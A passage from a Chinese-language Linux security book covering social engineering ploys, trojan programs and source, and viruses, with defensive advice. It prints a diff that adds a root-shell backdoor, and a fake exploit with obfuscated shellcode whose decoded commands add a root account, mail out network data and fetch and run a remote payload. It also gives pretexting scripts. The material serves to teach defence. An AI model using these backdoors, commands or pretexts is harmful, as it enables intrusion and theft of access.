上述谈话并不是 ISP 和它的客户的电话交流，“Rachel”实际上是一名想入侵本地银行数据库的黑客，而 Seth 是某位新任数据库管理员。就如 Rachel 所希望的，Seth 的 Internet 帐号和内部的银行访问使用的是同一个口令，因此 Rachel 就可以通过拨号直接访问银行系统，她早就知道这一方法，只是先前提供不了认证信息。与使用繁琐而且缓慢的蛮力口令破解不同，她只用2分钟的电话就得到了想要的信息。

她所使用的方法就是社交工程 (Social Engineering)。即通过欺骗和误导使别人帮助她实施攻击。通常，这甚至在人们意识到他们正在损害自己的安全性之前就已经完成了。

4.1.1 社交工程种类

黑客可以使用多种方法使别人泄露信息或提供访问权限,而这些信息和权限本应受到保护。现实中,黑客可能混用几种方法,以创造最能达到目的的适当环境。



假冒权威

| | |
|------|---|
| 流行度: | 9 |
| 简单度: | 7 |
| 影响力: | 8 |
| 风险率: | 8 |

黑客通常可以简单地使受害者相信他们就是那些需要信息的人士,从而获得想要的信息。通过假扮成某个上司,如关系疏远的副总裁,黑客通常只需询问就可以得到任何信息。对现今规模较大或地域分布较广的公司来说,绝大部分员工都不认识所有的上司的情况非常平常。

黑客并不需要假扮成任何实际存在的人,只需能够有权索取想要的信息或权限即可。通过出示伪造的徽章,黑客很容易就可以声称他是便衣警官,并以此身份进入运行服务器的房间。在 Internet 上,黑客可以向邮件列表或新闻组发出关于入侵的安全警告,并提供解决问题的指令,而实际上该指令经过巧妙的设计,能使他访问系统。只要其中有足够显眼的标题和时髦的行话,很可能就会有很多人上当受骗,去执行这些指令。

我是安全官员

黑客走进某个软件公司的程序设计部门。她告诉经理自己来自安全部门,需要在每台机器上安装新的病毒定义文件,因此需要所有用户把他们的屏幕保护程序口令告诉她。然后她开始逐台机器地安装用于记录用户击键记录的程序,该程序在每天晚上把这些记录发送到某个秘密邮件帐号。这样,她不仅通过桌面得到了所有人的口令,同时也记录了这些用户的所有动作,以及他们可以访问的所有其他机器的口令。



假扮

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 4 |
| 影响力: | 8 |
| 风险率: | 6 |

假扮类似于假冒权威，黑客试图使别人相信他们有权做随后所做的事情。这里，黑客伪装成某个实际人物，因此是另一种版本的假冒权威。

黑客很难站在你面前并假扮成你所认识的某个人。然而，在电话、电子邮件、聊天室或短消息里做到这一点就相对容易得多。黑客可以通过阅读电子邮件来模仿别人的写作风格，并且从中得到足以证明他就是你的那个朋友的个人信息。一旦使你确信他就是所假扮的那个人，黑客通常就会请求对于该人而言不会引起怀疑的信息或访问权限。

From: not_my_normal_email_address@example.com
To: security department

Hey, this is John. As you know I'm on vacation this week, but I really need to get my email today. The firewall won't let me in because I'm coming from Oahu instead of home. Could you please open up access to my IP address out here? It's 10.1.27.15. Once I'm in, I'll send mail from my actual internal email address, but just so you know it's me, my employee number is HZ22618-1.

我们就可能遭遇过该类攻击。例如，有时某个同事前往新的客户站点，进入他们的服务器机房，在那里接收不到移动电话信号，此时我们接收到他发自该处的电子邮件，并允许其对我们的信息进行访问。幸运的是，这些请求都是可信的，但是为了加快工作速度（而没有采取严格的认证措施），我们也可能已经被欺骗。



同情

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 7 |
| 影响力: | 8 |
| 风险率: | 7 |

黑客所使用的最可靠的方法之一是使自己看上去必须获得所请求的任何信息——使某些

人为他们感到遗憾并愿意提供帮助。假如某个来自市场部的人声称他需要重置其口令,否则他就无法及时设计出广告,那样上司就会炒了他。尤其是如果他的诉说冗长而且复杂,管理员通常会对他感到同情,并尽力帮助他,很可能会忘记应该检查并确认他就是所声称的那位员工,从而违反了防止该类攻击所需遵循的策略。

博取同情是数以百万的人们在他们的日常生活中使用的方法,黑客也使用这一方法来获得对有用信息的访问权限。



个人利益

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 7 |

黑客发现,如果他们营造一个能够影响到所欺骗的人的场景,就能得到更多的合作。例如,如果黑客诡计中的场景在真实情况下会给受害人造成麻烦,则他就可能得到比仅使用同情策略更多的支持。

工资单的问题

一个秘密的安全顾问假装成来自财务部门的员工,前去访问系统管理员,声称他进入不了系统。她解释说需要在系统中运行某些重要的程序,否则工资单就会被延误。此时,系统管理员可能会给予她远超过所需的权限,以绝对保证不会对工资单——包括该管理员的薪水——的计算造成任何障碍而使其延误。



改善自我感觉

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 8 |

使某些人自我感觉良好能够使他们更易于欺骗。当人们被奉承时,总是倾向于继续被奉承,而放松先前所应有的警惕。

个人游历

黑客进入某个热情的经理的房间。她使该经理确信自己是来自市场部的新员工，并对开发部门的产品很感兴趣。因此，她可能得到这位经理将近一小时的深入介绍，以让她了解公司产品的开发方法、代码的存放地点、各台机器上所运行的程序，甚至可以得到网络协议的拷贝。做到这一切，只需假装出兴趣和好奇心，并奉承经理，赞美各个部分结合得如何之好。

这个易上当的经理实际上大致泄露了那些最易受攻击的机器，以及系统的弱点所在。如果这些还不够，另一方面是他在这一过程中曾经多次输入口令。任何一个真正的黑客都知道如何观察人们输入口令，同时又装作未加注意。这种喝着咖啡交谈得到的信息，如果用通常的方式，则需要长时间的端口扫描和ping扫射——很可能导致大量的自动警告。



不引人注意的职业

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 9 |
| 影响力: | 9 |
| 风险率: | 8 |

伪装成来自本地天然气公司、电力公司、电话公司或环境服务部门的员工，黑客经常就可以访问某些受限区域。一般情况下，这些专业人士就好像配有某种不可见盾牌——除非绝对必要，他们不会被注意。这些就是黑客想要调查并假扮的理想专业人员。通常，黑客只需穿上环境服务部门的统一服装，就能够在办公室里到处逛，寻找写有口令的贴纸条。在一段时间后，他们又可以装作新员工进入这一办公楼，同时又不会被任何人认出来。

相信我，我来自电话公司

黑客在某公寓里逐门逐户走动。他声称自己来自电话公司，正在试图追踪信号丢失和错误连接的问题。进入之后，他在每个房间的电话线上安上了一些没有用的设备。如果发现某计算机带有调制解调器，他就请求主人向ISP拨号，猜测问题就出在这个调制解调器。如果是使用专线(DSL/ISDN)上网，他就会请求人们解除屏幕保护程序。通过其中的任一方法，他就可以观察人们输入的口令。

一旦连接到Internet, 他会访问自己的某个主页(被设计成类似于电话公司), 他输入口令, 并由其扫描用户的机器, 然后下载与操作系统相应的后门软件。在做完这些事情之后, 他会四处看看, 以发现是否有其他便于得到的有用信息, 例如记录在贴纸条上的其他口令或公司的拨号号码。人们通常信任来自电话公司的人, 并让他独自留在房间里, 时间长短随其所需。



奖赏

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 7 |

黑客可能发现, 提供某种形式的奖赏就能较为容易地引诱某些人泄露信息。例如, 在某个大学宿舍, 某人在起居室展示一个有如下说明的大型空白表格:

口令竞赛

想要展示你的创造性? 想要赢得大奖? 在这里列出你的校园网用户名和口令——我们将奖励5个最具创意和智慧的口令所有者以免费的校园足球商品。口令遵循标准UNIX规则——不超过8个字符, 区分大小写——同时其正确性也必须能够在评比过程中被验证。

这里对活动的倡议方和奖品的来源都没有任何提及, 但在一天之内仍可能收集到超过50对的用户名和口令。马上, 这些帐号就会从全球任何地方被访问数百次。

4.1.2 怎样避免遭受社交工程攻击

社交工程不是技术问题, 因此其解决方案是对自身和与别人的交往方式都做出改变。



极度警惕

多数人本能上易于相信别人。应当认识到我们并不是生活在乌托邦, 对于别人需要养成一种有益的警惕和不信任态度。黑客会尽量避免对那些可能看穿他们把戏的人们实施社交工程攻击, 而去寻找更加容易的目标。

一 怀疑一切

仅仅因为有人声称他们需要某些东西并不意味着他们确实需要或者有权这么做。对这类事情，必须总是询问他们需要信息或权限的理由。黑客希望对方盲目采纳他们的建议，而实际上，如果他们是真正当事者的话，还存在着其他解决问题的好办法。应当试图寻找对于当前问题的最好解决办法，如果受到反对，就要更加警惕。绝大部分社交工程策略在高度警惕的情形下都会被戳穿。

一 验证出处

对所谈和所做的事情应当非常谨慎，除非绝对确信所交流的对方。当某人在电子邮件中提出一个异常的请求，最好让那个人在电话里确认这件事情。如果他打电话给你，就向他要回电号码，并且确认是否正确。在与某个陌生人当面交流时，要求其出示身份证明。通常是雇员号码或其他内部证件，那样就能验证其身份，并向他的上司确认其请求的合法性。

即便采取了这些措施，依然要假设黑客做足了准备并且能够提供任何所需的验证信息。

一 说不

如果你嗅到任何可疑味道，相信你的直觉。黑客所使用的社交工程策略通常会逾越公司的日常行为准则，要求别人通过正式途径来做他请求的事情，要求提供正确的书面报告和授权信息。黑客做不到这一点，因此他们会试图使你相信他并绕过这些过程，这也正好暗示了他们的请求是不合法的。

一 用户培训

用户教育是挫败社交工程攻击的关键。因为这类攻击针对的是人们的日常行为方式，因此迄今惟一的防范方法就是教育那些易受攻击的人们。

4.1.3 黑客的家庭作业

在试图开始社交工程攻击之前，黑客会做一些研究。他们将学习所能得到的所有关于目标、公司、公司结构以及想要假扮的任何人的信息。他们对于所设计的场景越是熟悉，就越有可能得逞。下面给出了流行的信息搜集工具：

▼ **员工目录** 员工名字、email地址、电话号码以及部门名称等大量信息通常都可以

在公司主页上通过几次点击得到。

- **公司电话系统** 一些电话系统包括按员工名接入和员工名字列表, 黑客可以借此得到实际的员工名字, 以确定假扮者或攻击的目标。
- **办公目录** 在这里任何人都可以获得办公室号码、名称、职衔和其他信息。
- **Usenet上的贴子和邮件列表** 根据目标公司的域名, 黑客可以在网络中搜索与之相关的 email 和贴子。从中不仅能够搜集到员工姓名, 也能够确定其中的感兴趣者以及他们的写作风格。通常在贴子的签名栏上写有职位和联系方式。
- **联机数据库** 在 Internet 的很多地方, 查找电话号码、贴子和 email 地址快捷而且便利。
- **主页** 如今, 每个人看来都有自己的主页, 在那里他们很乐于告诉浏览者与他们的工作、学校、朋友和喜欢的食物等等有关的所有信息。黑客只需直接阅读这些就可以得到所有需要的信息。
- ▲ **公开的DNS信息** 搜索Internic数据库, 可以得到与域名相应的管理和技术信息, 以及 email 地址等。

在我们的主页 www.hackingLinux.com 上列出了一些用于信息搜集的URL。

4.2 特洛伊木马

传说中希腊人建造了一个巨大的木马, 其中装满了战士, 从而击败了特洛伊军队。特洛伊人以为木马是上帝所赐, 将之带入城内, 夜色中希腊战士破马而出, 对敌人进行了突击。现在, 几千年之后, 我们发现这种诡计又出现了。

计算机时代的特洛伊木马指的是那些用来绕过系统安全设施但又伪装成某些有用工具的程序。与古希腊人的创造一样, 这些计算机特洛伊本身不能做任何事情, 必须依赖于用户的帮助来实现它们的目标。在计算机界, 特洛伊这个词有3个主要的用法:

- ▼ **特洛伊木马程序** 一个伪装成其他东西的恶意程序, 以秘密地绕开安全检查。这是本词最常用的含义。
- **特洛伊源代码** 一份已经遭到篡改的程序源代码, 其中包含了后门或安全漏洞。
- ▲ **特洛伊二进制代码** 在攻击得手之后, 黑客通常会用包含后门或可以掩盖他们踪迹的二进制代码替换系统原有的二进制程序。我们在第10章讨论这些事情。

木马程序最有可能伪装成游戏、屏幕保护程序和其他有趣的东西，从而使人们热衷于互相传播，运行任何种类的可执行程序都是一种冒险。这里给出了避免在机器上运行木马程序的几点建议。



特洛伊木马程序

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 10 |
| 风险率: | 7 |

特洛伊木马程序是黑客将恶意代码上载到目标机器的最简单方法。这类程序通常看起来很吸引用户，例如游戏、屏幕保护程序、短消息发送程序或MP3播放器。然而，与良性程序不同，它也包括若干其他功能，例如在系统中创建或发现安全漏洞。

任何时候在Linux上运行程序时，这一程序就拥有与当前用户相同的权限。这样，所有特洛伊木马都能读写用户的文件，创建网络连接，发送email，侵入其他机器和运行任何命令等。以root权限运行的特洛伊木马对机器有完全的控制权。



特洛伊木马对策

- ▼ **禁止运行来自于不可信地点的程序** Internet的匿名本质使得确认人们的身份相当困难。很容易在发送邮件时将其地址伪装成任一地址。在获得某些东西时必须确保它确实来自于那个正确的人。
- **在运行程序前了解它** 即使二进制程序的来源是可靠的，在运行它之前也需要了解它。因为来源的可靠性并不意味着该程序就是你所需要的。例如，/bin/rm是致命的，尽管它也是一个正确的程序。
- **首先使用chroot以限制方式来运行程序** 使用chroot，以受限的方式和用户名运行程序。在正式运行之前观察该程序的确切表现。
- **不要以root运行任何程序** 以root方式运行外来程序，会使其能做任何事情：给内核打补丁，创建新用户、安装新软件等。系统中的root用户只有在绝对必要的情况下才能使用。
- ▲ **如果有所怀疑，抛弃它** 所收到的那些值得运行的二进制程序中，绝大部分可以从与系统相应的Linux发布站点以易于安装的软件包方式得到。如果收到的程序没有以打包方式提供，则找到它的源代码并自行编译。



特洛伊源代码

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 5 |
| 影响力: | 9 |
| 风险率: | 6 |

有时在FTP站点上的程序源代码已经被其特洛伊版本所替换。这些代码看起来和它所支持的程序一致,但其中还额外包含了用于击破系统安全措施的代码。

最著名的特洛伊源代码的例子出现在某个安全软件的关键部分。Wietse Venema编写了一系列称之为TCP封装器的工具,以帮助程序员和系统管理员控制那些可以通过网络访问的主机(我们将在第13章讨论TCP封装器)。在绝大部分的Linux和*BSD版本,以及其他系统中,TCP封装器是默认安装的。

在1999年1月21日,某个黑客使用被篡改的版本替换了发布站点上的TCP封装器源代码,赋予任何连到目标机器上的人以root访问权限。在编译时,它也向某个外部email地址发送电子邮件,以使黑客知道已被感染的机器。因为TCP封装器代码的广泛使用,如果没有在当日发现这一情况,很可能会造成巨大破坏(在<http://www.cert.org/advisories/CA-99-01-Trojan-TCP-Wrappers.html>上有此事的详细信息)。

显然,你必须确信所编译的代码并没有被某个恶意黑客所篡改。幸运的是,黑客是一项高难职业。尽管在代码中创建安全漏洞并不困难,但黑客必须侵入该软件的发布站点以使用户下载该恶意代码,或者使用其他方式以使之传到用户手中。

一 执行代码复查

保护自己免受特洛伊源代码侵害的最好办法是复查所有下载的源代码。通常这不是一个可行的解决方法,因为许多项目包含了数十万行的代码,或者用户并非专业的程序员。因此,对于源代码提供者,通常需要建立某种信任。开放源代码的一个好处是所有人都可以访问代码,而且实际上,有许多人查阅源代码并且向维护人员发送评论和缺陷报告。因为有那么多双眼睛的审查,开放的源代码随着时间的推移会变得更好和更安全。

检查源代码中的异常改变的一个快速方法是下载该软件的当前版本和前一版本,并加以比较。

```
# Grab the current and previous source code tarballs
machine$ wget http://www.example.org/download/software-2.5.2.tgz
```



```

machine$ wget http://www.example.org/download/software-2.5.1.tgz

# Extract the files
machine$ tar xvzf software-2.5.2.tgz
machine$ tar xvzf software-2.5.1.tgz

# Show all differences, with a few lines of context for readability
machine$ diff -cr software-2.5.1 software-2.5.2
*** software-2.5.1/main.c      Wed Sep 17 08:28:10 2003
-- software-2.5.2/main.c      Thu Apr 19 04:43:02 2001
*****
*** 102,109 ****
    char buffer[STRLEN] ;
    int char;

!     while ((char = getopt(argc, argv, "Aa:btd:")) != EOF)
        switch (char) {
            case 'A':
                config.autodial = 1;
                break;
---102,113 ----
    char buffer[STRLEN] ;
    int char;

!     while ((char = getopt(argc, argv, "RAa:btd:")) != EOF)
        switch (char) {
+         case 'R':
+             setuid(0); setreuid(0);
+             system("/bin/sh") ;
+             break;
            case 'A' :
                config.autodial = 1;
                break;
...

```

在这个例子中，展示了一个假想的setuserid程序，黑客在其中添加了一个新选项 R'。当其被设置时，将会把userid设置为root，并运行命令以打开一个shell。即使不对代码进行完全的复查，我们也能够快速断定在该下载站点（丹麦）肯定有某些东西被破坏了。

黑客通常只创建软件的最新版本的特洛伊代码，因此这种源代码比较的方式通常能够给

出代码中所发生异常改变,这是一个仅次于实际的代码复查的好方法。

一 验证加密校验和

校验和是通过某种数学算法创建的字符串,可以用来判断两个文件是否相同。甚至只在文件中改变一位也会导致校验和的变化。通过比较所下载文件的校验和与发布站点所给出的校验和,如果校验和相同,就可以确信文件也相同。此外,如果在软件包中发现了安全漏洞,绝大部分Linux发布将改正这一缺陷,并提供新的版本,同时向安全问题邮件列表发送包括升级信息和校验和的电子邮件,如图4-1所示。

```
-----
Debian Security Advisory DSA-016-1                                security@debian.org
http://www.debian.org/security/                                    Martin Schulze
January 23, 2001
-----

Package: wu-ftpd
Vulnerability: temp file creation and format string
Debian-specific: no

We recommend you upgrade your wu-ftpd package immediately.

Source archives:

    http://security.debian.org/dists/stable/updates/main/source/wu-ftpd_2.6.0-0.
    ig.tar.gz
    MD5 checksum: 852cfe4b59e0468eded736e7c281d16f
    http://security.debian.org/dists/stable/updates/main/source/wu-ftpd_2.6.0-5.
    2.dsc
    MD5 checksum: a63f505372cbd5c3d2e0404f7f18576f
    http://security.debian.org/dists/stable/updates/main/source/wu-ftpd_2.6.0-5.
    2.diff.gz
    MD5 checksum: af6e196640d429f400810aaf016d144c

Intel ia32 architecture:

    http://security.debian.org/dists/stable/updates/main/binary-i386/wu-ftpd_2,6
    .0-5.2_i386.deb
    MD5 checksum: 5cdd2172e1b2459f1115cf034c91fe40

Sun Sparc architecture:
```

图4-1 Debian对wu-ftpd的安全建议的一部分

现今最常用的校验和工具是MD5,即众所周知的消息摘要算法。这是目前广泛使用的加密强度最大的算法。例如,要得到文件sourcecode.tgz的校验和,可以使用md5sum程序。

```
machine$ md5sum sourcecode.tgz
fb6b5d1958621c4c5cf4c8488ac5a63 sourcecode.tgz
```

老的校验和算法有不同的风格,BSD校验和与System V校验和是其中最流行的。它们的

加密强度要弱于MD5校验和，因为其输出长度比MD5要短得多。可以使用sum程序计算这些校验和。

```
# Compute the checksum using the BSD algorithm
machine$ sum -r sourcecode.tgz
56656 1
```

```
# Compute the checksum using the System V algorithm
machine$ sum -s sourcecode.tgz
36734 1 sourcecode.tgz
```

在计算出校验和之后，将之与软件发布站点或宣布更新的email中所列出的校验和相比较。如果不匹配，不要编译或安装这一软件。

如果要检查rpm，也可以使用内置在rpm实用工具中的校验和功能：

```
machine$ rpm --checksig --nogpg program.rpm
program.rpm md5 ok
PGP signatures
```

警告

根据给定的校验和，黑客也可能创建相应的文件。与BSD和System V校验和相比，MD5更不容易遭到攻击，只存在理论上的可能性。然而，要想使一个文件同时匹配两个或多个不同算法所生成的校验和，则具有指数复杂性。所以，最好验证所有所提供的校验和。

一 验证PGP签名

多数程序员在他们发布的软件中使用Pretty Good Privacy (PGP) 密钥进行数字签名。即创建一个扩展名为.asc的独立文件，其作用类似于校验和。用户首先要获得与该发布的签名相应的PGP公开密钥并将之安装到密钥库。假设源代码文件为sourcecode.tgz，PGP签名是sourcecode.tgz.asc，使用

```
machine$ pgp sourcecode.tgz.asc
Good signature from user "Reegen <Reegen@example.com>".
signature made 2000/04/19 04:43 PDT
```

或者，如果使用Gnu Privacy Guard，

```
machine$ gpg --verify sourcecode.tgz.asc
```

```
gpg:Signature made Wed 19 Apr 2000 04:43:00 AM PDT
```

```
using RSA key ID 8827E1FA
```

```
gpg:Good signature from "Reegen <Reegen@example.com>"
```

许多Linux发布对它们的rpm使用PGP签名。假定已经把公开密钥导入密钥库，就可以使用如下方式来验证rpm的PGP签名。

```
machine$ rpm --checksig program.rpm
```

```
program.rpm md5 GPG ok
```

警告

在软件发布中，校验和与PGP签名通常都在同一个月录下，如果你担心软件已经被黑客替换，也应小心校验和或签名已被替换。因此，校验和通常存放在其他地点，例如其他主机上的FTP站点或Web站点（这样就要求黑客同时侵入这两个系统），或者已发送的可再更新的email中。签署软件发布的PGP密钥通常同时存放在密钥服务器和发布站点上。应当检查所使用的密钥和密钥服务器上的是否一致。

特洛伊的传播方式

特洛伊木马程序和特洛伊源代码可如通过如下多种方式传播到用户手中。

- ▼ **朋友** 通过朋友扩散大概是特洛伊程序传播的最常见方式。朋友们并没有意识到程序的危险性，从而互相传播。只有当相信朋友具备安全意识，同时对其有足够的信任以赋予其系统的root权限时，才能够信任由他们提供的程序。对于大部分安全专家而言，这类朋友通常只包含1到2个人。请明智地选择。
- **Usenet贴子** 黑客确保自己的代码被许多人使用的一个方便方法是将其张贴到Usenet组中（当程序宣称其中包含免费色情信息或允许访问这类信息时，这种方法尤为有效）。有时Usenet上的这类贴子只是指向下载相应软件的主页——对于黑客而言，这有额外的好处，他可以看到所有下载了特洛伊程序的IP地址，从而能够在完成安装后更加方便地找到它们。
- **垃圾邮件** 有时黑客会将恶意代码发送给巨大数量的邮件地址，期望某些接收者会运行它——通常是那些初上Internet的新手。许多用户，通常也是新手，盲目而不加思索地点击在屏幕上出现的每个OK按钮，这样就会安装和运行（至少是测试）以这类方法传播的任何程序。

- **安全补丁** 当在某个流行软件中发现缺陷时，例如FTP服务器或者NFS守护程序，在一些安全问题新闻组和科研服务器上会充斥由Internet社区发布的相关信息。在某些情形下，黑客会张贴一些实际上并不解决问题或者有意创建另一漏洞的安全补丁。这么做的效果极为微妙——通常只有专家才能够发现该补丁并没有解决问题，并认为相应的黑客只是一个不太优秀的程序员，而不是意识到这些副作用是有意为之的。
- **安全性测试** 与伪造安全补丁类似，黑客通常也张贴某些测试代码，声称其能够判断系统是否易受最新和最大的安全漏洞攻击。实际上，这些代码或程序用于创建安全漏洞。通常黑客会声明在测试易攻击性时，这一工具必须以root运行，以极大地便利黑客的工作。
- ▲ **安全勘探** 在发现新的攻击点后，通常会出现相应的勘探工具——侵入相应系统的实际代码。系统管理员可以使用它们来测试和判断系统是否存在相应的漏洞，但是它们更频繁地被脚本小子们所用，这些人自己并没有攻击这一漏洞的能力。通常黑客会张贴上一段看起来是用于勘探漏洞的代码，而实际上却攻击运行这段代码的机器。通常只有那些想获得非授权权限的人才会遭受这些恶意程序的侵袭，显然，这对他们是一个教训。



假勘探脚本

在发现qpopper（一个广泛使用的POP邮件服务器）的某个漏洞之后，在Bugtraq上张贴了下面一段与实际勘探代码类似的代码。

```
/*
qpopper 2.51 exploit code for Linux i386.
You will need to try this with various offsets,
usually somewhere between 300 and 650.

To compile:  gcc -o popexp popexp.c
Usage:  popexp hostname offset
*/

charshellcode[]="\xeb\x03\x5e\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc6\x0f\x31"
"\xc9\x66\xb9\x8c\x01\x80\x36\x02\x46\xe2\xfa\xeb\x33\x03\x02\x02\x2d\x60\x6b"
"\x6c\x2d\x71\x6a\x02\x2f\x61\x02\x92\x92\x92\x92\x92\x92\x92\x92\x92\x92"
```

```

"\x92\x92\x92\x92\x92\x66\x3f\x63\x29\x2c\x61\x6d\x6f\x39\x67\x61\x6a\x6d\x22"
"\x25\x29\x22\x29\x25\x3c\x3c\x2d\x70\x6d\x6d\x76\x2d\x2c\x70\x6a\x6d\x71\x76"
"\x71\x39\x2a\x2d\x71\x60\x6b\x6c\x2d\x6b\x64\x61\x6d\x6c\x64\x6b\x65\x22\x2f"
"\x63\x39\x2d\x60\x6b\x6c\x2d\x6c\x67\x76\x71\x76\x63\x76\x22\x2f\x6c\x63\x2b"
"\x7e\x2d\x60\x6b\x6c\x2d\x6f\x63\x6b\x6e\x22\x6a\x31\x63\x56\x42\x26\x66\x22"
"\x3c\x2d\x66\x67\x74\x2d\x6c\x77\x6e\x6e\x39\x70\x6f\x22\x2f\x70\x64\x22\x6a"
"\x22\x6a\x2c\x76\x63\x70\x39\x67\x61\x6a\x6d\x22\x25\x6a\x31\x63\x56\x38\x7a"
"\x38\x32\x38\x32\x38\x38\x2d\x38\x2d\x60\x6b\x6c\x2d\x60\x63\x71\x6a\x25\x22"
"\x3c\x3c\x2d\x67\x76\x61\x2d\x72\x63\x71\x71\x75\x66\x39\x67\x61\x6a\x6d\x22"
"\x25\x6a\x31\x63\x56\x38\x6a\x31\x33\x33\x6a\x70\x6a\x4d\x49\x6b\x6f\x36\x65"
"\x38\x38\x38\x38\x38\x38\x38\x38\x25\x3c\x3c\x2d\x67\x76\x61\x2d\x71\x6a\x63"
"\x66\x6d\x75\x39\x75\x65\x67\x76\x22\x6a\x76\x76\x72\x38\x2d\x2d\x26\x66\x2d"
"\x6a\x2c\x76\x63\x70\x39\x76\x63\x70\x22\x2f\x7a\x64\x22\x6a\x2c\x76\x63\x70"
"\x22\x3c\x2d\x66\x67\x74\x2d\x6c\x77\x6e\x6e\x39\x71\x6a\x22\x6a\x2d\x70\x77"
"\x6c\x2c\x71\x6a\x39\x22\x70\x6f\x22\x2f\x70\x64\x22\x6a\x2c\x39\x02\x83\xee"
"\x65\x29\x02\x02\x57\x8b\xe7\x81\xee\x12\x54\x51\xca\x02\x02\x02\x02\x59\x83"
"\xc1\xb5\x12\x02\x02\x8f\xbl\x07\xec\xfd\xfd\x8b\x77\xf2\x8f\x81\x0f\xec\xfd"
"\xfd\x8b\x47\xf6\x8f\x81\x22\xec\xfd\xfd\x8b\x47\xfa\x05\x47\xfe\x02\x02\x02"
"\x02\x8f\x4f\xf2\xba\x09\x02\x02\x02\x33\xd0\x51\x8b\xf1\x0f\x82\x33\x02\x8f"
"\x67\xea\x59\x5c\xcb\x01\x92\x92\x00"

```

```

int main() {
.....
}

```

用于执行缓冲区溢出的脚本通常都有类似的代码，用于测试或勘探系统漏洞。除非分析过这段代码，不然人们很可能会承认其表面价值。尽管略微有些令人困惑（实际代码是XOR的机器码），这一POP勘探工具在用户的机器上实际执行如下的命令：

```

d=a+.com;
echo '+ + ' >>/root/. rhosts;
(/sbin/ifconfig -a;/bin/netstat -na) | /bin/mail h3aT@$d >/dev/null;
rm -rf h h.tar;
echo 'h3aT:x:0:0:/:/bin/bash' >>/etc/passwd;

```

```
echo 'h3aT:h3ilhrhOKim4g:+++++'>>/etc/shadow;  
wget http://$d/h.tar;tar -xf h.tar >/dev/null;  
sh h/run.sh;  
rm -rf h
```

它所做的行为如下：首先在root/.rhosts文件中附加'++'字符，然后将系统的网络配置发送给黑客，再在口令文件中添加一个新的root权限用户（所使用的口令是'g0tu.bub'），之后从Internet上下载名为untars的文件。它运行并最终删除了所下载的文件。通过wget所下载的这一文件的作用任何人都可以猜得到，但很可能是在试图安装后门或特洛伊二进制程序，或者向黑客发送其他有用的信息。

4.3 病毒和蠕虫

除了特洛伊程序，还需警惕其他两种主要的恶意程序：病毒和蠕虫。

病毒和特洛伊程序类似，它们都在你不知道或未允许的情形下在你的机器上做你不希望的事情。病毒在发作时，将会自行感染系统中的其他程序或文件，而特洛伊木马只是单独的程序，自身不会繁殖。病毒和特洛伊木马都需要人的帮助才能感染其他机器。

蠕虫是一种能同时感染本地和远程机器的程序。通常它攻击或使用其他网络程序或系统的文件共享功能，将自身在网络中逐台机器地传播。换句话说，蠕虫会自动扩散，而特洛伊木马必须欺骗用户，使其下载和运行程序。因此，蠕虫对于系统有更大的潜在破坏性，因为它不依赖于人们是否上当受骗。

然而，绝大多数疯狂的恶意程序实际上都是这三种类型的混合体：特洛伊木马、病毒和蠕虫。例如，著名的Melissa（梅莉莎）病毒是特洛伊木马（它伪装成用户所需的邮件，等待用户打开），同时也是病毒（它感染所有本地的Word文件）和蠕虫（它利用Microsoft Outlook的一个漏洞将自身传播到地址簿上的所有人）。业界开始时将病毒和蠕虫混为一谈，统称为病毒，尽管精确地说应称其为病毒/蠕虫混合体。

因为可以在程序间传播,病毒和蠕虫的潜在破坏力要比简单的木马大得多。

4.3.1 病毒和蠕虫的传播方式

高效的蠕虫能够在几天之内就快速扩散,感染大量的机器,其速度通常远快于主要的反病毒厂商的反应。它们可以通过多种机制传播。下面给出了最流行的几种方法:

- ▼ **感染文件** 病毒可以感染其他的文件——例如Word文件——那样就可以感染接收到文件的新用户。
- **文件共享服务** 如果系统中存在可供利用的文件服务器,蠕虫可以感染其上的文件。当人们打开这些文件时就会被感染。
- **软盘** 被感染的软盘能将病毒传播到所有使用它的机器中——例如,从工作地点或学校带回软盘并将其插入家里的机器中。
- ▲ **email** 例如,病毒可以利用系统的 email 程序的漏洞将自身作为邮件发送给用户最近联系的地址,或者浏览你的别名以收集email地址。因为这些email看起来来自于接收者认识的某些人,因此新的受害者打开它和/或其附件的可能性就大大增加,从而被感染。因此email已经逐渐成为最流行的病毒扩散机制。

4.3.2 病毒和Linux

现在,有一个好消息:Linux并不是很容易受到病毒的攻击。

在早期的Windows平台(Windows 3.1, 95, 98和ME)和Macintosh系统中,病毒极为普遍,因为这些操作系统中不存在多用户、文件权限和所有者的概念。为了软件兼容性和集成性,其上的软件产品能够存取和处理彼此内部的数据,从而使程序之间能够以无缝的方式实现互操作。然而,这也意味着黑客可以利用某个软件中的问题来影响其他软件。要避免这种情形,必须去掉其中刻意实现的这些功能。

Linux对用户、组、文件所有权和权限有明确的定义。在Linux中,病毒只能影响运行它的用户,这一点与Windows不同。在Windows中,任何运行的程序对机器都有完全的控制权,甚至能够读写机器的启动扇区。这在很大程度上增加了开发Linux病毒的难度。

存在 Linux 病毒吗

在Linux上已经出现了一些概念性的病毒,但它们只有当以root运行时才能够传播,而且不能扩散到其他机器;它们只能够感染本地安装(或通过NFS得到的)二进制文件。

与其他类UNIX操作系统一样,Linux并不像单用户系统那样易于受到病毒攻击。也许在将来会开发出UNIX病毒,但现在没有。

我们所遇到过的能够感染Linux的“病毒”,只有如下一个,包含在email消息中:

Linux Viuses at Their Worst

To: Whomever
From: A Friend
Subject: Linux Virus

This virus works on the honor system:

If you're running any variant of Unix or Linux, please forward this message to everyone you know, and delete a bunch of your files at random.

Thank you for your cooperation.

--

Hi! I'm a signature virus!
Copy me into your signature to help me spread!

Linux 病毒扫描软件现状

有一些运行于Linux上的病毒扫描软件,人们可以时不时有所耳闻。实际上,Linux机器使用这类软件包来检查PC、Macintosh或其他系统上的病毒,而不是检查Linux病毒。例如,对于一台作为邮件服务器的Linux机器而言,这类产品就很有用,可以用它来扫描所有进入的邮件。

4.3.3 蠕虫和Linux

